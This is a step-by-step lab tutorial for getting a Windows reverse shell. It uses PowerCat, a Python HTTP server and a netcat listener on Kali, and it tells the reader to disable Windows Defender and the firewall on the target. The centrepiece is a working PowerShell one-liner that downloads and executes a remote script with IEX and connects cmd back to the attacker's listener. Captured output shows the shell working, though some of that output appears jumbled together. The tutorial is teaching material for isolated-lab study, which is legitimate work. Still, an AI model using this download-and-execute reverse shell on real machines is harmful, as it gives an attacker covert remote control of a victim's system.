

Lab – Create a Windows Reverse Shell Using the PowerShell

Overview

In this short lab, you will learn how to quickly and easily copy data from your Kali attack machine to a compromised Windows machine. Secondly, you will learn how to create a Windows reverse shell using PowerShell and the PowerCat PowerShell module.

The PowerCat PowerShell module extends the functionality of Netcat & Ncat to all recent versions of Microsoft Windows. It accomplishes this goal by using native PowerShell version 2 components.

Lab Requirements


- One install of VirtualBox to include the extension pack.
- One virtual install of Kali Linux.
- Once virtual install of Windows 10.

Ensure that your install Kali and Windows 10 target have both of their VirtualBox network adapters set to NAT network.


Your Windows 10 machine will need to be made vulnerable for this lab to work. Windows Defender, real time virus scan, and your Windows firewall will stop this lab from working.

Begin the Lab!


From your Kali Desktop, right-click anywhere and from the context menu, select Create Folder.



Name the folder PowerShell.




Right-click on the folder, and from the context menu, select Open Terminal Here.




Download Powercat from GitHub.

At your Kali terminal, type or copy and paste the following command at the terminal prompt.


```
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
```



Press enter.



The powercat.ps1 file was saved to your working folder, PowerShell.



Start the Python SimpleHTTPServer

Back at your Kali terminal, type or copy in the following Python command.

```
python -m SimpleHTTPServer 80
```

Press enter.

An HTTP server is now running inside your working folder.

```
(rootkali)-[~/Desktop/PowerShell]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Start a Netcat listener on port 4444

Open new Kali terminal. At the prompt, type the following command:

```
nc -vlp 4444
```


Press enter.

```
File Actions Edit View Help
(rootkali)-[~]
# nc -vlp 4444
listening on [any] 4444 ...
```

Leave the terminal up.


Launch the Reverse Shell

From your Windows 10 target, click the start button, and in the search box, type cmd for Command Prompt. From the results, click on Command Prompt, and from the right Windowpane, click on Run as administrator.



At the command prompt on your Windows 10 target, copy and paste the following command. This is my IP address; your Kali IP address will differ.

```
powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://10.0.2.15/powercat.ps1');powercat -c 10.0.2.15 -p 4444 -e cmd"
```




```
Administrator: Command Prompt - powershell -c "IEX(New-Object System.Net.WebClient).Do...
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString
('http://10.0.2.15/powercat.ps1');powercat -c 10.0.2.15 -p 4444 -e cmd"
```

Press enter.

Return to your listener running on your Kali machine. You should now see the same command prompt you have launched on your Windows 10 target. PowerCat must be left running on the target to maintain the reverse shell.



```
(root@kali) - [~]
# nc -vlp 4444 ~/Desktop/PowerShell
listening on [any] 4444 ...
10.0.2.23: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.23] 49723 HTTP/1.1" 200
Microsoft Windows [Version 10.0.17763.379] /powercat.ps1 HTTP/1.1" 200
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::c50d:519f:96a4:e108%5
    IPv4 Address. . . . . : 10.0.2.23
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

C:\Users\IEUser>
```

Summary –

A lot is happening in this lab. First, you learned how to quickly and easily copy files, tools, or scripts from your Kali machine over to a compromised Windows target, even as a low-level user. The second takeaway is the ability to create a reverse shell using PowerCat.